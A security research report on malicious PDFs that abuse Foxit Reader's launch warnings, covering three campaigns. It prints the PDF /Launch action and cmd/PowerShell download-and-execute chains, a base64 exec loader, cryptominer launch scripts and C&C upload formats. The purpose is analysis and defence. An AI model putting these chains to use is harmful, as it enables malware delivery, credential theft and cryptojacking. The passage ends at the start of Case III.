Foxit PDF “Flawed Design” Exploitation - Check Point Research

By antoniost@checkpoint.com

Published: 2024-05-14 · Archived: 2026-04-05 17:48:20 UTC

Research by: Antonis Terefos

Introduction

PDF (Portable Document Format) files have become an integral part of modern digital communication. Renowned for their universality and fidelity, PDFs offer a robust platform for sharing documents across diverse computing environments. PDFs have evolved into a standard format for presenting text, images, and multimedia content with consistent layout and formatting, irrespective of the software, hardware, or operating system used to view them. This versatility has made PDFs indispensable in fields ranging from business and academia to government and personal use, serving as a reliable means of exchanging information in a structured and accessible manner.

In the realm of PDF viewers, Adobe Acrobat Reader reigns supreme as the industry’s dominant player. However, while Adobe Acrobat Reader holds the biggest market share, notable contenders are vying for attention, with Foxit PDF Reader being a prominent alternative. With more than 700 million users located in more than 200 countries and significant customers in the government sector like the US Air Force, Army, Navy & Missile Defense Agency, as well as in the technological sector like Google, Microsoft, Intel & Dell.

Check Point Research has identified an unusual pattern of behavior involving PDF exploitation, mainly targeting users of Foxit Reader. This exploit triggers security warnings that could deceive unsuspecting users into executing harmful commands. Check Point Research has observed variants of this exploit being actively utilized in the wild. Its low detection rate is attributed to the prevalent use of Adobe Reader in most sandboxes or antivirus solutions, as Adobe Reader is not susceptible to this specific exploit. Additionally, Check Point Research has observed various exploit builders, ranging from those coded in .NET to those written in Python, being used to deploy this exploit.

This exploit has been used by multiple threat actors, from e-crime to espionage. The campaigns have taken advantage of the low detection rate and protection against this exploit where actors have been spotted sharing those malicious PDF files even using nontraditional means such as Facebook. Check Point Research isolated and investigated three in-depth cases, ranging from an espionage campaign with a military focus to e-crime with multiple links and tools, achieving impressive attack chains.

The “Flawed Design”

Check Point Research discovered that samples from EXPMON produced unusual behavior when executed with Foxit Reader compared to Adobe Reader. The exploitation of victims occurs through a flawed design in Foxit Reader, which shows as a default option the “OK,” which could lead the majority of the targets to ignore those messages and execute the malicious code. The malicious command is executed once the victim “Agrees” to the default options twice.

The victim scenario is shown below: when opening the file, we come across the first pop-up, the default option “Trust once,” which is the correct approach.


Figure 1 – First pop-up warning.

Once clicking “OK“, the target comes across a second pop-up. If there were any chance the targeted user would read the first message, the second would be “Agreed” without reading. This is the case that the Threat Actors are taking advantage of this flawed logic and common human behavior, which provides as the default choice the most “harmful” one.


Figure 2 – The second pop-up warning has “Open” as the default option.

Attaching a debugger, we can observe the executed command and, with the use of PowerShell, will download and execute a malicious file.


Figure 3 – Triggered Malicious command.Executed Command.

Executed Command:

"C:\Windows\System32\cmd.exe" /c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile('hxxps://cdn.discordapp.com/attachments/1010643365152436226/1011056243474960515/Client_1.exe', 'payload.exe')" >> msd89h2j389uh.bat &@echo timeout /t 5 >> msd89h2j389uh.bat &@echo start payload.exe >>

msd89h2j389uh.bat &@echo Set oShell = CreateObject ("Wscript.Shell") >> encrypted.vbs &@echo Dim strArgs >> encrypted.vbs &@echo strArgs = "cmd /c msd89h2j389uh.bat" >> encrypted.vbs &@echo oShell.Run strArgs, 0, false >> encrypted.vbs & encrypted.vbs &dEl encrypted.vbs

"C:\Windows\System32\cmd.exe" /c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile('hxxps://cdn.discordapp.com/attachments/1010643365152436226/1011056243474960515/Client_1.exe', 'payload.exe')" >> msd89h2j389uh.bat &@echo timeout /t 5 >> msd89h2j389uh.bat &@echo start payload.exe >> msd89h2j389uh.bat &@echo Set oShell = CreateObject ("Wscript.Shell") >> encrypted.vbs &@echo Dim strArgs >> encrypted.vbs &@echo strArgs = "cmd /c msd89h2j389uh.bat" >> encrypted.vbs &@echo oShell.Run strArgs, 0, false >> encrypted.vbs & encrypted.vbs &dEl encrypted.vbs

```
"C:\Windows\System32\cmd.exe" /c cD  %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFi
```

Code 1 – Command Executed.

Analyzing the PDF file statically, we can obtain the executed logic behind it.

.\pdf-parser.py .\mlw.pdf

PDF Comment '%PDF-1.1\r\n'

/P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://cdn.discordapp.com/attachments/1010643365152436226/1011056243474960515/Client_1.exe\', \'payload.exe\')"'

msd89h2j389uh.bat &@echo timeout

msd89h2j389uh.bat &@echo start payload.exe

Referencing: 5 0 R, 2 0 R, 4 0 R

/MediaBox [0 0 795 842]

/ID [(bc38735adadf7620b13216ff40de2b26)(bc38735adadf7620b13216ff40de2b26)]

.\pdf-parser.py .\mlw.pdf PDF Comment '%PDF-1.1\r\n' obj 1 0 Type: /Catalog Referencing: 2 0 R << /OpenAction << /S /Launch /Win << /F (CMD) /P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://cdn.discordapp.com/attachments/1010643365152436226/1011056243474960515/Client_1.exe\', \'payload.exe\')"' >> msd89h2j389uh.bat &@echo timeout / t 5 >> msd89h2j389uh.bat &@echo start payload.exe >> obj 2 0 Type: /Pages Referencing: 3 0 R << /Kids [3 0 R] /Count 1 /Type /Pages >> obj 3 0 Type: /Page Referencing: 5 0 R, 2 0 R, 4 0 R << /Resources << /Font << /F1 5 0 R >> >> /MediaBox [0 0 795 842] /Parent 2 0 R /Contents 4 0 R /Type /Page >> obj 4 0 Type: Referencing: Contains stream << /Length 1260 >> obj 5 0 Type: /Font Referencing: << /Subtype /Type1 /Name /F1 /BaseFont /Helvetica /Type /Font >> xref trailer << /Size 6 /Root 1 0 R /ID [(bc38735adadf7620b13216ff40de2b26)(bc38735adadf7620b13216ff40de2b26)] >> startxref 1866 PDF Comment '%%EOF'

```
.\pdf-parser.py .\mlw.pdf
PDF Comment '%PDF-1.1\r\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /OpenAction
      <<
        /S /Launch
        /Win
          <<
            /F (CMD)
            /P '(/c cD  %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://
          >>
        msd89h2j389uh.bat &@echo timeout
        / t 5
      >>
    msd89h2j389uh.bat &@echo start payload.exe
  >>

obj 2 0
 Type: /Pages
```

```
 Referencing: 3 0 R

  <<
    /Kids [ 3 0 R ]
    /Count 1
    /Type /Pages
  >>

obj 3 0
 Type: /Page
 Referencing: 5 0 R, 2 0 R, 4 0 R

  <<
    /Resources
      <<
        /Font
          <<
            /F1 5 0 R
          >>
      >>
    /MediaBox [ 0 0 795 842 ]
    /Parent 2 0 R
    /Contents 4 0 R
    /Type /Page
  >>

obj 4 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 1260
  >>

obj 5 0
 Type: /Font
 Referencing:

  <<
    /Subtype /Type1
    /Name /F1
    /BaseFont /Helvetica
    /Type /Font
  >>

xref

trailer
  <<
    /Size 6
    /Root 1 0 R
    /ID [(bc38735adadf7620b13216ff40de2b26)(bc38735adadf7620b13216ff40de2b26)]
  >>

startxref 1866

PDF Comment '%%EOF'
```

Code 2 – PDF static analysis.

The initial link, which references the root of the PDF, is shown using the key `/Root`. In this case, points to object `1`. Following this object, we can observe the key `/OpenAction`, which by itself doesn't indicate malicious activity. This is a key in a PDF file's catalog dictionary. It specifies an action to be performed automatically when the document is opened. The next keys are responsible for the execution of the command, `/S /Launch` indicating to the Foxit Reader to launch an external application and `/Win` providing the information needed for the launched application. Later, keys `/F` and `/P` provide the application to execute and its parameters.

This sequence of keys triggers the two previous warnings in Foxit Reader, and with the flawed design and careless users, it is able to execute malicious commands that appear highly leveraged by threat actors. Meanwhile, the key `/Launch` appears

not to be triggered for Adobe Reader.

Campaigns utilizing PDF Exploit

Check Point Research collected a plethora of malicious PDF files, taking advantage of the specific exploit targeting Foxit Reader users. Despite the majority of sandboxes and VirusTotal failing to trigger the exploit, given Adobe's prevalence as the primary PDF Reader, numerous files from previous campaigns remained unretrieved. Nonetheless, we acquired a sufficient amount of dropped payloads from various origins, revealing a diverse range of malicious tools within the infection chain and prominent malware families such as:

- VenomRAT
- Agent-Tesla
- Remcos
- NjRAT
- NanoCore RAT
- Pony
- Xworm
- AsyncRAT
- DCRat

We meticulously isolated and conducted in-depth research on particular instances where the initial PDF samples resulted in interesting campaigns. Through the analysis, we aimed to uncover unique insights into the nature and mechanisms of these infections.

Case I. Windows & Android Botnets with a Scent of Espionage

While researching, we stumbled upon a malicious PDF file with a suspicious "military" related name, "`Regarding Invitation to attend defence services Asia 2024 and National Security Asia 2024.pdf`". The PDF was possibly distributed via a link to download. The campaign's attack chain is simple, with the PDF downloading and executing a downloader of two executables, which will later on collect and upload various files such as Documents, Images, Archives, and Databases.

Figure 4 – Attack Chain.

Command & Control

The downloader provides no functionality other than downloading and executing the two payloads, and the information sent to the C&C, which registers the bot, only displays the victims that received the following stage payloads.

Figure 5 – Downloader's Control Panel, Bot information.

Based on the creation date of those "bot-registration" files, we obtained the campaign dates and number of Bots added to the Botnet per day. The primary campaign appears to have occurred on April 5, 2024, which is the day with the most registered bots.

Figure 6 – Registered Bots per Day.

The attack chain and the use of specific tools testify to a campaign focused on espionage, and further findings of android infections using Rafel RAT testify to this assumption even further. Based on the obtained victim data, the Threat Actor has the capability of performing hybrid campaigns, which also resulted in a Two Factor Authentication (2FA) bypass. Check Point Research considers these campaigns to have been performed by the **APT-C-35 / DoNot Team**.

Windows Campaign Technical Analysis

The PDF document was still hosted on the C&C, suggesting it could be downloaded using a download link instead of being sent as a file to potential victims.

Figure 7 – Distributing Server Open-directory.

Check Point Research analyzed the specific PDF document and discovered it was built using an open-source PDF Builder, released on February 13, 2024. The command used once the “exploit” is triggered downloads an executable file from a remote server and executes it.

/P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://omagle-chat-secure.com/target.exe\', \'payload.exe\')"'

msd89h2j389uh.bat &@echo timeout

/S /Launch /Win << /F (cmd.exe) /P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://omagle-chat-secure.com/target.exe\', \'payload.exe\')"' >> msd89h2j389uh.bat &@echo timeout / t 5

```
/S /Launch
/Win
  <<
    /F (cmd.exe)
    /P '(/c cD %tEMP% &@echo powershell -Command "(New-Object Net.WebClient).DownloadFile(\'hxxps://o
  >>
msd89h2j389uh.bat &@echo timeout
/ t 5
```

Code 3 – Command downloading malicious payload.

Machine Information

The executed downloader collects machine Information and writes it into “ `%Appdata%/TestLog/$PC_Name.txt` ”:

- Computer name
- User name
- IP Address
- OS Version

String decryption

The malware contains strings important to its functionality and is encrypted with a custom algorithm.


Figure 8 - Decryption Algorithm.

Figure 8 – Decryption Algorithm.

def downloader_decrypt_string(encrypted: bytes, key: int) -> bytes:

if chr(char) in string.ascii_letters:

base = ord("A") if char <= ord("Z") else ord("a")

char = (char - base - key + 0x1A) % 0x1A + base

>> b'\\Intel\\upload.exe'

>> b'hxxps://mailservicess.com/res/data/in.exe'

>> b'hxxps://mailservicess.com/res/data/up.exe'

>> b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'

>> b'TailoredExperiencesWithDiagnosticDataEnabled'

def downloader_decrypt_string(encrypted: bytes, key: int) -> bytes: result = [] for char in encrypted: if chr(char) in string.ascii_letters: base = ord("A") if char <= ord("Z") else ord("a") char = (char - base - key + 0x1A) % 0x1A + base result.append(char) return bytes(result) >> b'APPDATA' >> b'\\Intel\\index.exe' >> b'\\Intel\\upload.exe' >> b'hxxps://mailservicess.com/res/data/in.exe' >> b'hxxps://mailservicess.com/res/data/up.exe' >> b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run' >> b'TailoredExperiencesWithDiagnosticDataEnabled' >> b'ghijkl/ghijkl' >> b'/index.php' >> b'mailservicess.com' >> b'\\Systems.exe' >> b'Systems.exe' >> b'\\Mozila\\'

```
def downloader_decrypt_string(encrypted: bytes, key: int) -> bytes:
    result = []
    for char in encrypted:
        if chr(char) in string.ascii_letters:
            base = ord("A") if char <= ord("Z") else ord("a")
            char = (char - base - key + 0x1A) % 0x1A + base
        result.append(char)
    return bytes(result)

>>  b'APPDATA'
>>  b'\\Intel\\index.exe'
>>  b'\\Intel\\upload.exe'
>>  b'hxxps://mailservicess.com/res/data/in.exe'
>>  b'hxxps://mailservicess.com/res/data/up.exe'
>>  b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
>>  b'TailoredExperiencesWithDiagnosticDataEnabled'
>>  b'ghijkl/ghijkl'
>>  b'/index.php'
>>  b'mailservicess.com'
>>  b'\\Systems.exe'
>>  b'Systems.exe'
>>  b'\\Mozila\\'
```

Code 4 – Python representation and decrypted strings.

Network communication

The downloader has an unusual approach to retrieving the data that will be sent. It enumerates the files inside the folder `%Appdata%/TestLog/` and uploads it to the C&C: `hxxps://mailservicess.com/ghijkl/ghijkl/index.php`

Content-Type: multipart/form-data; boundary=----qwerty

Content-Disposition: form-data; name="filetoupload"; filename="$FILEPATH"

Content-Type: application/octet-stream

Content-Transfer-Encoding: binary

Operating System Version: $VERSION

Content-Type: multipart/form-data; boundary=----qwerty ------qwerty Content-Disposition: form-data; name="filetoupload"; filename="$FILEPATH" Content-Type: application/octet-stream Content-Transfer-Encoding: binary Computer Name: $PC_NAME IP Address: $IP_ADDRESS User Name: $USER_NAME Operating System Version: $VERSION ------qwerty--

```
Content-Type: multipart/form-data; boundary=----qwerty
------qwerty
Content-Disposition: form-data; name="filetoupload"; filename="$FILEPATH"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

Computer Name: $PC_NAME
IP Address: $IP_ADDRESS
User Name: $USER_NAME
Operating System Version: $VERSION

------qwerty--
```

After registering the bot to the C&C, it downloads two payloads and stores them as `%Appdata%/Intel/index.exe` and `%Appdata%/Intel/upload.exe`. Both are executed with parameters “ `pp` ” with a “big” time difference between each other.

Persistence

The malware copies itself at `%Appdata%/Intel/Mozila/Systems.exe` and sets a Run registry path “ `SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run` ” named “ `TailoredExperiencesWithDiagnosticDataEnabled` ” and values the copied path.

Downloaded Payloads

The first payload, “ `in.exe` ”, stored as “ `index.exe` ”, does not contain any network-related functionality. It is used for listing files inside the specific root directories `C:\\` , `D:\\` , `E:\\` , `F:\\` , `G:\\` , `H:\\` , `I:\\` and `Z:\\` and copies files with the below extensions to folder `%AppData%/htdocs/` .

.txt, .jpeg, .jpg, .png, .doc, .docx, .xls, .xlsx, .pdf, .ppt, .zip, .rar, .inp, .pptx, .sql

.txt, .jpeg, .jpg, .png, .doc, .docx, .xls, .xlsx, .pdf, .ppt, .zip, .rar, .inp, .pptx, .sql

```
.txt, .jpeg, .jpg, .png, .doc, .docx, .xls, .xlsx, .pdf, .ppt, .zip, .rar, .inp, .pptx, .sql
```

A text summary of all copied files will be created at `%AppData%/output.exe` .

The second payload, “ `up.exe` ,” stored as “ `upload.exe` ,” is executed after some time from the first payload and uses a similar string decryption to the downloader.

def uploader_decrypt_string(encrypted: bytes) -> bytes:

if chr(char) in string.ascii_letters:

base_byte = 0x2A if char <= ord("Z") else 0x4A

temp = ((0x4EC4EC4F * char) >> 32) >> 3

char = char - 0x1A * ((temp < 0) + temp) + (base_byte + 0x17)

def uploader_decrypt_string(encrypted: bytes) -> bytes: result = [] for char in encrypted: if chr(char) in string.ascii_letters: base_byte = 0x2A if char <= ord("Z") else 0x4A char -= base_byte temp = ((0x4EC4EC4F * char) >> 32) >> 3 char = char - 0x1A * ((temp < 0) + temp) + (base_byte + 0x17) result.append(char) return bytes(result) >> b'mailservicess.com' >> b'filetoupload' >> b'/filedata/' >> b'/index.php' >> b'mailservicess.com' >> b'filetoupload' >> b'APPDATA' >> b'\\htdocs\\'

```
def uploader_decrypt_string(encrypted: bytes) -> bytes:
    result = []
    for char in encrypted:
        if chr(char) in string.ascii_letters:
            base_byte = 0x2A if char <= ord("Z") else 0x4A
            char -= base_byte
            temp = ((0x4EC4EC4F * char) >> 32) >> 3
            char = char - 0x1A * ((temp < 0) + temp) + (base_byte + 0x17)
        result.append(char)
```

```
    return bytes(result)

>>  b'mailservicess.com'
>>  b'filetoupload'
>>  b'/filedata/'
>>  b'/index.php'
>>  b'mailservicess.com'
>>  b'filetoupload'
>>  b'APPDATA'
>>  b'\\htdocs\\'
```

Code 5 – Python representation and decrypted strings.

The uploader enumerates the files from `%Appdata%/htdocs/` and uploads them to the C&C using the same network communication used for the downloader.

Content-Disposition: form-data; name="filetoupload"; filename="$FILEPATH"

Content-Type: application/octet-stream

Content-Transfer-Encoding: binary

------qwerty Content-Disposition: form-data; name="filetoupload"; filename="$FILEPATH" Content-Type: application/octet-stream Content-Transfer-Encoding: binary $FILE_DATA ------qwerty--

```
------qwerty
Content-Disposition: form-data; name="filetoupload"; filename="$FILEPATH"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

$FILE_DATA
------qwerty--
```

The group has used those two downloaded payloads, but through further research, we discovered another tool that could be dropped depending on the interests of the group. The internal tool names are:

1. **indexer**, which copies and makes a summary of files of interest.
2. **upload**, a tool that uploads previous files
3. **screen,** a tool making screenshots and saves them to the same folder to be picked up by **upload**.

Based on analyzed tools, we believe that further undiscovered tools could exist that serve different needs, such as stealers, which would drop their results into the mentioned folder so the upload tool could send them to the C&C.

Check Point Research also observed evidence of other malware and tooling from directories discovered on the C&C, but we haven't managed to obtain any samples that could further verify our findings. The folders we discovered were:

1. **/AhMyth/**, is an open-source Android RAT
2. **/sliver/**, an open-source cross-platform red team framework similar to Cobalt Strike.
3. **/Keres/,** is a PowerShell reverse-shell backdoor with persistence for Windows and Linux.

Case II. Chained-Campaign

During this campaign, the multiple links to follow, commands, and files executed in order to result in a stealer and two mines. The initial part of the infection chain was achieved with a malicious PDF document targeting Foxit PDF Reader users. The file's name is " `swift v2.pdf` ", possibly mainly targeting users from the United States, among other countries.

Figure 9 – Attack Chain.

To this day, the PDF file still has a low detection rate among antivirus solutions, posing an even bigger threat. In one of the campaigns, the Threat Actor distributed it also via Facebook, passing undetected by the Social Media's malware detectors.


Figure 10 - VirusTotal low detection rate of PDF file.

Figure 10 – VirusTotal low detection rate of PDF file.

Campaign Technical Analysis

Analyzing statically, the command triggered is `cmd.exe` , and the malicious BAT file is downloaded by executing `curl` .

/F '(c:\\\\windows\\\\system32\\\\cmd.exe)'

/P '(/c curl hxxps://sealingshop.click/bat/bostar4 -o "C:\\\\Users\\\\Public\\\\mems.bat" & C:\\\\Users\\\\Public\\\\mems.bat)'

/OpenAction << /S /Launch /Win << /F '(c:\\\\windows\\\\system32\\\\cmd.exe)' /P '(/c curl hxxps://sealingshop.click/bat/bostar4 -o "C:\\\\Users\\\\Public\\\\mems.bat" & C:\\\\Users\\\\Public\\\\mems.bat)' >> >>

```
/OpenAction
  <<
    /S /Launch
    /Win
      <<
        /F '(c:\\\\windows\\\\system32\\\\cmd.exe)'
        /P '(/c curl hxxps://sealingshop.click/bat/bostar4 -o "C:\\\\Users\\\\Public\\\\mems.bat" & C:\\\\
      >>
  >>
```

Code 6 – Command Executed once accepted.

The malicious payload opens the browser on a Facebook page; we are not exactly sure what this action is done for, possibly to distract the user from the malicious activities to be performed or from the empty PDF page. We managed to obtain similar BAT payloads with different legitimate pages opened, such as Amazon. One hypothesis could be that the website opened could indicate the platform where the users were targeted.

cmd /c start https://www.facebook.com/help/contact/1304188393453553?ref=payout_hub

C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden Invoke-WebRequest -URI hxxps://sealingshop.click/config/stu -OutFile "C:\\Users\\$([Environment]::UserName)\\AppData\\Roaming\\Microsoft\\Windows\\'Start Menu'\\Programs\\Startup\\WindowsUpdate.bat"

cmd /c mkdir "C:\\Users\\Public\\python39"

cmd /c curl hxxps://sealingshop.click/app/python39.zip -o "C:\\Users\\Public\\python39\\python39.zip"

cmd /c tar -xf C:\\Users\\Public\\python39\\python39.zip -C "C:\\Users\\Public\\python39"

cmd /c curl hxxps://sealingshop.click/py/bostar4 -o "C:\\Users\\Public\\python39\\documents.py"

cmd /c C:\\Users\\Public\\python39\\python.exe "C:\\Users\\Public\\python39\\documents.py"

cmd /c start https://www.facebook.com/help/contact/1304188393453553?ref=payout_hub C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden Invoke-WebRequest -URI hxxps://sealingshop.click/config/stu -OutFile "C:\\Users\\$([Environment]::UserName)\\AppData\\Roaming\\Microsoft\\Windows\\'Start Menu'\\Programs\\Startup\\WindowsUpdate.bat" cmd /c mkdir "C:\\Users\\Public\\python39" cmd /c curl hxxps://sealingshop.click/app/python39.zip -o "C:\\Users\\Public\\python39\\python39.zip" cmd /c tar -xf C:\\Users\\Public\\python39\\python39.zip -C "C:\\Users\\Public\\python39" cmd /c curl hxxps://sealingshop.click/py/bostar4 -o "C:\\Users\\Public\\python39\\documents.py" cmd /c C:\\Users\\Public\\python39\\python.exe "C:\\Users\\Public\\python39\\documents.py"

```
cmd /c start https://www.facebook.com/help/contact/1304188393453553?ref=payout_hub
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden Invoke-WebRequest -URI hxxps://s
cmd /c mkdir "C:\\Users\\Public\\python39"
cmd /c curl hxxps://sealingshop.click/app/python39.zip -o "C:\\Users\\Public\\python39\\python39.zip"
cmd /c tar -xf C:\\Users\\Public\\python39\\python39.zip -C "C:\\Users\\Public\\python39"
```

```
cmd /c curl hxxps://sealingshop.click/py/bostar4 -o "C:\\Users\\Public\\python39\\documents.py"
cmd /c C:\\Users\\Public\\python39\\python.exe "C:\\Users\\Public\\python39\\documents.py"
```

Code 7 – “First Payload”.

The “First payload” will download a second BAT file and store it in the `%Startup%` folder as `WindowsUpdate.bat` to maintain persistence. On reboot, the machine will execute using PowerShell, a Python file.

cmd /c C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden C:\\Users\\Public\\python39\\python C:\\Users\\Public\\python39\\documents.py;

cmd /c C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden C:\\Users\\Public\\python39\\python C:\\Users\\Public\\python39\\documents.py;

```
cmd /c C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden C:\\Users\\Public\\pytho
```

Code 8 – Command downloaded using PowerShell used for persistence.

The “First payload” once dropping the persistence BAT file downloads and “installs” Python 3.9 at `C:\\Users\\Public\\python`. At this point, it is even clearer that the final payload will be a Python file, which will be downloaded again using `curl` and then executed.

from Crypto.Cipher import AES

exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sys.version_info[0]] ('dmFyaSA9IHJlcXVlc3RzLmdldCgnaHR0cHM6Ly9zZWFsaW5nc2hvcC5jbGljay9weWVuL2Jvc3RhcjQnKS50ZXh0')))

exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sys.version_info[0]](vari)))

import os import base64 import sqlite3 import win32crypt from Crypto.Cipher import AES import requests import json import getpass import sys vari = '' exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sys.version_info[0]] ('dmFyaSA9IHJlcXVlc3RzLmdldCgnaHR0cHM6Ly9zZWFsaW5nc2hvcC5jbGljay9weWVuL2Jvc3RhcjQnKS50ZXh0'))) exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sys.version_info[0]](vari)))

```
import os
import base64
import sqlite3
import win32crypt
from Crypto.Cipher import AES
import requests
import json
import getpass
import sys

vari = ''
exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sys.version_info[0]]('dmFyaSA9IHJlcXVlc3RzLmdldCgna
exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sys.version_info[0]](vari)))
```

Code 9 – Python Loader.

This Python file is a Loader that executes dynamically downloaded code. The first `exec` call will download an obfuscated Python info stealer and Miner dropper and the second `exec` will execute it. This info stealer targets only Chrome and Edge browsers and steals user’s credentials and cookies. In order to retrieve the actual C&C, the malware makes a GET request and then a POST to `/up/cookie-password-all` with the user’s Personal Identifiable Information (PII).

Figure 11 – Actual C&C.

For “closing”, the malware makes two last GET requests to retrieve the actual URL for the miners to drop. Using PowerShell commands, downloads unzips and executes the miners.

os.system('cmd /c mkdir "C:\\Users\\Public\\PublicAlbums"')

os.system("powershell.exe -windowstyle hidden Invoke-WebRequest -URI " + url_miner_xmrig + " -OutFile C:\\Users\\Public\\PublicAlbums\\xmrig.zip")

os.system("powershell.exe -windowstyle hidden Expand-Archive C:\\Users\\Public\\PublicAlbums\\xmrig.zip -DestinationPath C:\\Users\\Public\\PublicAlbums")

os.system("cmd /c C:\\Users\\Public\\PublicAlbums\\config.vbs")

os.system('cmd /c mkdir "C:\\Users\\Public\\PublicAlbums"') os.system("powershell.exe -windowstyle hidden Invoke-WebRequest -URI " + url_miner_xmrig + " -OutFile C:\\Users\\Public\\PublicAlbums\\xmrig.zip") os.system("powershell.exe -windowstyle hidden Expand-Archive C:\\Users\\Public\\PublicAlbums\\xmrig.zip -DestinationPath C:\\Users\\Public\\PublicAlbums") os.system("cmd /c C:\\Users\\Public\\PublicAlbums\\config.vbs")

```
os.system('cmd /c mkdir "C:\\Users\\Public\\PublicAlbums"')
os.system("powershell.exe -windowstyle hidden Invoke-WebRequest -URI " + url_miner_xmrig + " -OutFile C:\\Use
os.system("powershell.exe -windowstyle hidden Expand-Archive C:\\Users\\Public\\PublicAlbums\\xmrig.zip -Dest
os.system("cmd /c C:\\Users\\Public\\PublicAlbums\\config.vbs")
```

Code 10 – The same code is used for Lol Miner.

Both of the miners are stored in Gitlab (@topworld20241), and both of the ZIP archives contain the file to be executed `config.vbs` with the instructions and configuration of each miner.


Figure 12 - Malicious Gitlab project. (All commits at GMT+1 timezone)

Figure 12 – Malicious Gitlab project. (All commits at GMT+1 timezone)

Set WShell = CreateObject("WScript.Shell")

Set objFSO = CreateObject("Scripting.FileSystemObject")

If objFSO.FileExists("C:\\Users\\Public\\PublicAlbums\\xmrig.exe") Then

WShell.Run "C:\\Users\\Public\\PublicAlbums\\xmrig.exe --donate-level 1 -o de.zephyr.herominers.com:1123 -u ZEPHsCVJBy21Z2qvE7JpbwDgsQCzPqyV58KWAZ2qzVYAjPh4bsjrGB7W6DkTuUy4p5Kk75dUyvBtgH3jpspeQUbnR8ZMYL7wDcV -p workerbot -a rx/0 -k", 0

Sub Main() Dim WShell,objFSO Set WShell = CreateObject("WScript.Shell") Set objFSO = CreateObject("Scripting.FileSystemObject") If objFSO.FileExists("C:\\Users\\Public\\PublicAlbums\\xmrig.exe") Then WShell.Run "C:\\Users\\Public\\PublicAlbums\\xmrig.exe --donate-level 1 -o de.zephyr.herominers.com:1123 -u ZEPHsCVJBy21Z2qvE7JpbwDgsQCzPqyV58KWAZ2qzVYAjPh4bsjrGB7W6DkTuUy4p5Kk75dUyvBtgH3jpspeQUbnR8ZMYL7wDcV -p workerbot -a rx/0 -k", 0 Set WShell = Nothing End If End Sub On Error Resume Next Main

```
Sub Main()
Dim WShell,objFSO
Set WShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
If objFSO.FileExists("C:\\Users\\Public\\PublicAlbums\\xmrig.exe") Then
    WShell.Run "C:\\Users\\Public\\PublicAlbums\\xmrig.exe --donate-level 1 -o de.zephyr.herominers.com:1123 
    Set WShell = Nothing
End If
End Sub

On Error Resume Next
    Main
```

Code 11 – VB script for XMRig Miner.

Set WShell = CreateObject("WScript.Shell")

Set objFSO = CreateObject("Scripting.FileSystemObject")

If objFSO.FileExists("C:\\Users\\Public\\PublicSounds\\lolMiner.exe") Then

WShell.Run "C:\\Users\\Public\\PublicSounds\\lolMiner.exe --algo NEXA --pool stratum+ssl://nexapow.unmineable.com:4444 --user ZEPH:ZEPHsCVJBy21Z2qvE7JpbwDgsQCzPqyV58KWAZ2qzVYAjPh4bsjrGB7W6DkTuUy4p5Kk75dUyvBtgH3jpspeQUbnR8ZMYL7wDcV --watchdog exit !EXTRAPARAMETERS!", 0

Sub Main() Dim WShell,objFSO Set WShell = CreateObject("WScript.Shell") Set objFSO = CreateObject("Scripting.FileSystemObject") If objFSO.FileExists("C:\\Users\\Public\\PublicSounds\\lolMiner.exe") Then WShell.Run "C:\\Users\\Public\\PublicSounds\\lolMiner.exe --algo NEXA --pool stratum+ssl://nexapow.unmineable.com:4444 --user ZEPH:ZEPHsCVJBy21Z2qvE7JpbwDgsQCzPqyV58KWAZ2qzVYAjPh4bsjrGB7W6DkTuUy4p5Kk75dUyvBtgH3jpspeQUbnR8ZMYL7wDcV --watchdog exit !EXTRAPARAMETERS!", 0 Set WShell = Nothing End If End Sub On Error Resume Next Main

```
Sub Main()
Dim WShell,objFSO
Set WShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
If objFSO.FileExists("C:\\Users\\Public\\PublicSounds\\lolMiner.exe") Then
    WShell.Run "C:\\Users\\Public\\PublicSounds\\lolMiner.exe --algo NEXA --pool stratum+ssl://nexapow.unmine
    Set WShell = Nothing
End If
End Sub

On Error Resume Next
    Main
```

Code 12 – VB script for Lol Miner.

Case III. Python Stealer with Low Detection

Another way of delivering the malicious end file could be more direct, such as downloading the malicious file from DiscordApp and executing it. This was the case with the below PDF infection chain downloading a malicious Python file.

Figure 13 – Blank-Grabber low detection rate

Python files are not the usual suspects, which is testified even by the low detection rate; even more shocking is that this Python stealer is an open-source project called Blank-Grabber and not a newly discovered malware.

Campaign Technical Analysis

